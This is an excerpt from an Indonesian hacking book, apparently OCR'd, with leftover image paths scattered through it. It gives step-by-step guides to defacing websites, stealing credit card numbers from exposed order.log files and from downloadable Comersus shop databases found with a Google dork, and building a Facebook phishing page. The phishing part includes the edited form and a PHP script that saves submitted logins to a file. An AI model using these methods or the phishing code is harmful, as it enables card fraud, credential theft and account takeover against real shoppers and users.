



Pada dasarnya, ada banyak hal yang bisa Anda lakukan setelah berhasil masuk sebagai admin. Tidak hanya melakukan deface. Namun, di sini kita hanya akan melakukan deface saja.

Sebagai contoh, saya hanya mengedit sedikit halaman depannya.



Gambar 213: Membuat artikel.

Berikut hasil deface yang berhasil saya buat.



Gambar 214: Halaman depan yang di-deface.

Perlu saya tegaskan di sini, kalau Anda men-deface website orang lain hanya untuk belajar, jangan pernah mengganti halaman index. Pesan yang kita sampaikan tujuannya untuk memberitahu jika website tersebut memiliki celah keamanan.

Carding | 18

Carding adalah istilah yang digunakan dalam kegiatan berupa pencurian nomor kartu kredit. Sama seperti aksi deface, sebenarnya banyak cara yang bisa ditempuh untuk melakukan aksi yang satu ini. Mulai dari SQL Injection dan sebagainya.

Cara paling gampang dan sederhana untuk mendapatkan nomor kartu kredit adalah dengan mencari file Order.Log. File tersebut merupakan hasil pencatatan proses pembelian pada website *online shopping*. Misalnya, sewaktu seseorang melakukan belanja online dengan memasukkan data kartu kreditnya, data tersebut direkam dalam file order.log. Perlu Anda ketahui, nama file order.log sudah umum digunakan untuk menyimpan catatan order pembelian.

Yang perlu Anda lakukan adalah mencari file order.log pada situs *online shopping*. Ya, itu saja caranya. Gampang, kan?

Sewaktu Anda memperoleh target, file log langsung tampil pada browser.

```

http://www. .... Description = The letter A Image = Options = Times New
Roman 0.00, Red 0.00 Price After Options = 15.98 Lira Description = The letter E Image =
Options = Times New Roman 0.00, Red 0.00 Price After Options = 12.98 Lira
Subtotal = 171.74 Lira Shipping = 5.00 Lira Discount = 1.00 Lira Sales Tax = 8.60
Lira Grand Total = 184.34 Lira Name = name Billing Address Street = street Billing Address City =
city Billing Address State = mnd Billing Address Zip = 20814 Billing Address Country = usa Mailing
Address Street = Mailing Address City = Mailing Address State = Mailing Address Zip = Mailing
Address Country = Phone Number = phone Fax Number = Email = email URL = Link = Type of
Card = Name Appearing on Card = Card Number = Card Expiration = Shipping Method = -----
Description = The letter A
Image = Options = Times New Roman 0.00, Red 0.00 Price After Options = 15.98 Lira
Description = The letter E Image = Options = Times New Roman 0.00, Red 0.00 Price After
Options = 12.98 Lira Subtotal = 171.74 Lira Shipping = 5.00 Lira Discount = 1.00
Lira Sales Tax = 8.60 Lira Grand Total = 184.34 Lira Name = name Billing Address
Street = street Billing Address City = city Billing Address State = mnd Billing Address Zip = 20814
Billing Address Country = usa Mailing Address Street = Mailing Address City = Mailing Address
State = Mailing Address Zip = Mailing Address Country = Phone Number = phone Fax Number =
Email = email URL = Link = Type of Card = Name Appearing on Card = Card Number = Card
Expiration = Shipping Method = -----

```

Gambar 215: Order.log.

Supaya tampil rapi, data yang ada dalam Notepad tersebut di-copy dan paste pada MS. Word. Ini hanya untuk merapikan saja, supaya lebih enak dipandang, sehingga memudahkan pencarian nomor kartu kreditnya.

Lebih Rapi

```

Microsoft Word - order.log
[...]

```

Gambar 216: Melihat file order.log.

Comersus


Di sini saya akan mengambil contoh kasus untuk menggali database comersus yang banyak menyimpan data mengenai kartu kredit hasil dari kegiatan belanja online.

Mungkin kata 'Comersus' sudah sangat akrab didengar, apalagi di dunia maya. Sebagai salah satu aplikasi transaksi penjualan online yang dibuat menggunakan bahasa ASP, Comersus menyertakan file database default yang bernama comersus.mdb. Di dalamnya ada banyak informasi data termasuk nomor *credit card*. Banyaknya website yang menggunakan Comersus dikarenakan tidak menuntut seseorang untuk mempelajari bahasa pemrograman tertentu.

File database (comersus.mdb) tersebut dapat didownload sehingga user dapat melihat isinya. Untuk melakukan aksi yang satu ini, carilah situs yang memiliki file berikut: **inurl:comersus_dynamicIndex.asp**


Supaya Anda lebih paham, di sini akan saya berikan langkah detail.

Pertama-tama, saya cari di Google menggunakan syntax: **inurl:comersus_dynamicIndex.asp**



Gambar 217: Mencari target comersus.

Pada saat saya membuka website target, yang tampil hanyalah sebuah website biasa. Dengan penampilannya yang culun dan katro itu membuat saya tergoda untuk mengenal lebih jauh. Terutama ingin mengetahui dalamannya.



Gambar 218: Target comersus.


Setelah berkenalan, website target ternyata bernama:

http://www.situs-target.net/store/comersus_dynamicIndex.asp

Selanjutnya, saya ubah URL-nya menjadi

<http://www.situs-target.net/store/comersus.mdb>.

Alhasil, saya tidak menemukan apapun.



Gambar 219: File database tidak ditemukan.


Saya mencoba berpikir, mungkin saja dia tidak cocok dengan panggilan yang saya ganti.

Bagaimana kalau saya buat nama yang lebih cantik?

Kini, saya memanggilnya:

<http://www.situs-target.net/store/database/comersus.mdb>

Sekali lagi, saya kena batunya. Tetap nihil.



Gambar 220: File database masih tidak ditemukan.

Bagaimana kalau tidak usah pake kata *store*, juga tidak usah pake *database*.

Namanya menjadi:


<http://www.situs-target.net/comersus.mdb>

website-nya tetap diam membisu, dan hasilnya masih kosong melompong.

Sekarang, saya "paksa" website-nya untuk berganti nama. Ini pilihan terakhirnya dan harus mau berganti nama, *store* tetap hilang; *database* dipake, menjadi:

<http://www.situs-target.net/database/comersus.mdb>

Sekarang, website-nya sudah mau terbuka dengan saya dan rela memberikan dalamannya berupa file comersus untuk saya download.



Gambar 221: File comersus.mdb.

Supaya Anda tidak penasaran, berikut saya tampilkan isi file comersus yang barusan saya download. Isinya tidak hanya informasi kartu kredit tapi juga username beserta password.

The screenshot shows a Microsoft Access application window. At the top, there's a menu bar with options like File, Home, Create, Database Tools, Analysis, and Help. Below the menu is a toolbar with various icons. The main area contains a table named 'comersus'. The table has columns labeled 'id', 'Name', 'Address', 'Phone', 'Email', 'Lastname', 'Address2', 'City', 'StateCode', and 'Zip'. There are approximately 30 rows of data. A large black rectangular redaction box covers most of the data grid. In the top right corner of this redacted area, the word 'Sensor' is written in white.

Gambar 222: Isi file comersus.mdb.

Catatan:

Sebenarnya, saya sudah tahu dimana lokasi asli file comersus ditempatkan.

Apa yang saya lakukan di atas dengan mencoba gonta-ganti URL tujuan supaya Anda tidak berhenti pada langkah pertama jika gagal melakukan aksi hacking. Sebab, saat ini sistem keamanan semakin terus ditingkatkan sehingga letak penyimpanan file penting terkadang ditaruh pada folder yang berbeda, alias tidak menuruti default-nya. Hal ini dilakukan untuk mengamankan file penting dari tangan-tangan jail seperti tangan Anda.


Mengenal CVV

Pada sebuah kartu kredit terdapat 3 Angka Rahasia. Tiga digit angka tersebut dikenal dengan istilah CVV (Cardholder Verification Value). Istilah untuk kode rahasia tersebut akan berbeda-beda untuk setiap jenis kartu. Untuk jenis kartu Visa dan Diners Club menyebutnya CVV2, MasterCard menyebutnya CVC2. Ada juga yang menyebutnya CSC (Card Security Code), pada beberapa kasus ada pula yang menyebut CVV dengan CVN (Card Verification Number). Istilah CVV lebih sering dan umum digunakan ketimbang CSC maupun CVN.

Apabila Anda pernah memiliki kartu kredit untuk berbelanja, ada beberapa cara untuk melakukan otorisasi yang menunjukkan bahwa Anda adalah pemilik kartu kredit yang


sah. Caranya adalah dengan menunjukkan KTP, otorisasi tanda tangan, atau dengan memasukkan PIN. Sedangkan untuk berbelanja di internet, kita tidak mungkin melakukan ketiga hal tersebut. Oleh karena itulah, diperlukan adanya CVV.

CVV ini, terutama sering digunakan untuk transaksi yang tidak menggunakan kartu kredit secara fisik, seperti berbelanja lewat internet. Dengan adanya CVV ini berguna untuk mencegah orang yang tidak berhak dalam melakukan transaksi yang menggunakan kartu kredit.




Gambar 223: Ini kartu kredit saya sendiri yang saya scan, jadi beberapa informasi lainnya saya tutup.

Khusus untuk Amex atau American Express menyebutnya CID (Card Identification Number). Pada Amex CVV-nya adalah 4 digit, yang terdapat pada bagian depan kartu kredit.



Gambar 224: CID dan CVV2.

Proses transaksi langsung pada toko-toko konvensional, kode tersebut bisa dilihat langsung oleh kasir. Kadang-kadang, mereka juga melihat tanda tangan. Sebab kartu kredit tidak akan berlaku jika tidak ditandatangani pada bagian belakangnya. Karena tanda tangan itu adalah sebagai otorisasinya. Jadi, boleh dibilang CVV berguna sebagai pengganti tanda tangan.



Gambar 225: CVV sebagai pengganti tanda tangan.

Phising | 19

Pada teknik hacking yang satu ini, modus operandinya adalah berusaha membuat seseorang mengunjungi situs yang salah sehingga memberikan informasi rahasia berupa username dan password maupun hal lainnya. Umumnya, pelaku membuat situs yang memiliki nama domain mirip dengan aslinya. Istilah Phising identik dengan Web Spoofing, DNS Spoofing, dan Pharming. Teknik phising ini juga dikenal dengan sebutan teknik *fake login*, dimana seseorang login di halaman yang bukan sebenarnya.

Kasus yang terkenal berkenaan dengan hal ini adalah kasus website Bank Central Asia (BCA) yang pernah terjadi beberapa tahun lalu. Dimana dengan menggunakan alamat URL yang berbeda terhadap layanan internet banking (BCA), tetapi memiliki kesamaan baik berupa penyebutan maupun kesalahan ketik. Situs aslinya www.klikbca.com, memiliki halaman palsu (tepatnya dipalsukan), di antaranya: wwwklik-bca.com, kilkbca.com, clikbca.com, klickca.com, dan klikbac.com.

Cara kerja phising adalah, seseorang memasukkan username dan password dari sebuah halaman login palsu, username dan password tersebut akan terekam dan dikirim ke pembuat halaman login palsu tersebut.

Sebagai contoh kasus, saya akan menggunakan Facebook. Berikut ini langkah teknisnya:

1. Buka <http://www.facebook.com/login.php>.



Gambar 226: Halaman login facebook.

2. Klik kanan, dari menu yang muncul klik view page source.

A screenshot of a Mozilla Firefox browser window. The title bar says "Source of http://www.facebook.com/login.php - Mozilla Firefox". The main content area shows the raw HTML source code of the Facebook login page. The code includes various meta tags, CSS links, and JavaScript files. It also contains some comments and specific identifiers like "JSG2c" and "fb" which are likely used for tracking or specific page logic.

Gambar 227: Source code halaman login.


3. Copy dan paste script yang muncul tersebut pada Notepad.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class="no_js">
<head>
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<script type="text/javascript">
//<![CDATA[
CavalryLogger=false;window._is_quickling_index=""&gt;
&lt;function get_intern_ref(c){if(!c){var
profile_minifeed:1,info_tab:1,gb_content_and_toolbar:1,gb_muffin_area:1,ego:1,bookmarks_
menu:1,jewelBoxNotif:1,jewelnotif:1,beeperBox:1};for(var a=c;a&amp;&amp;a
(0,8)==_pagelet_')return a.id.substr(8);if(b(a.id))return a.id;}&gt;
&lt;/function&gt;
set_ue_cookie(a){document.cookie="act="+encodeURIComponent(a)+"";path=/;
domain=+window.location.hostname.replace(/\./,"$1");}var
user_actions=function(){var b=0,a=0;return function(g,d,e,h){var i=null;if(e){if(a)
g.rel)&amp;&amp;g.getAttribute("rel");var c=g.getAttribute("ajaxify");if(c&amp;&amp;c!=i)f=c;i=f;
f=g.name;if(!f)f='';b++;var k=(+new Date());var j=k++/+b;set_ue_cookie(j);if(h)
h=r';window.Arbitrator&amp;&amp;Arbitrator.inform('user/action'
,{context:d,event:e,node:g});window.Log&amp;&amp;Log('act',[k,b,f,d,i,get_intern_ref
,O,h,window.URI.getURLRequest().toString():location.pathname+location.search
//])&gt;
&lt;/script&gt;&lt;noscript&gt; &lt;meta http-equiv="refresh" content="0; URL=/login.php?_fb_noscript=1"
/&gt; &lt;/noscript&gt;
&lt;meta name="robots" content="noindex,nofollow" /&gt;
&lt;meta name="description" content="Facebook is a social utility that connects people with
friends and others who work, study and live around them. People use Facebook to keep up
about the people they meet." /&gt;
&lt;link rel="alternate" media="handheld" href="http://www.facebook.com/login.php" /&gt;
&lt;title&gt;Login | Facebook&lt;/title&gt;
&lt;noscript&gt;&lt;meta http-equiv="X-Frame-Options" content="deny"/&gt;&lt;/noscript&gt;</pre>
```

Gambar 228: Menyalin source code.

4. Cari kode "action=" (tanpa tanda kutip) untuk kita modifikasi.



Gambar 229: Mencari kode action.

5. Pada action="<https://login.facebook.com/login.php>", ubahlah menjadi action="secret.php" kemudian ubah juga methode dari "POST" menjadi "GET".




```
Untitled - Notepad
File Edit Format View Help
src="http://static.ak.fbcdn.net/rsrc.php/z4MLR/hash/dp09513v.js"></script>
<link rel="search" type="application/opensearchdescription+xml"
href="http://static.ak.fbcdn.net/rsrc.php/z8Q0Q/hash/8yhim1ep.ico" /></head>
<body class="login_page uiPage_loggedout f3_win_Locale_en_US">


Gambar 230: Source code hasil editing.



6. Simpan file tersebut dengan nama index.php. Supaya menjadi file berjenis PHP bukan TXT, dalam kotak dialog Save As, pada bagian Save as type, pilih All Files.





The screenshot shows a 'Save As' dialog box from a Windows operating system. The 'File name:' field contains 'index.php'. The 'Save as type:' dropdown menu is set to 'All Files'. The background shows a 'Documents library' window with various folders and files listed.



Gambar 231: Menyimpan file source code.



194 — Buku Sakti Hacker




www.aguspc.com


```


7. Sekarang buka lembaran Notepad yang baru, dan isikan script berikut:

```
<?php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pass.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```




Gambar 232: Membuat file secret.php.

8. Simpan dengan nama file secret.php.



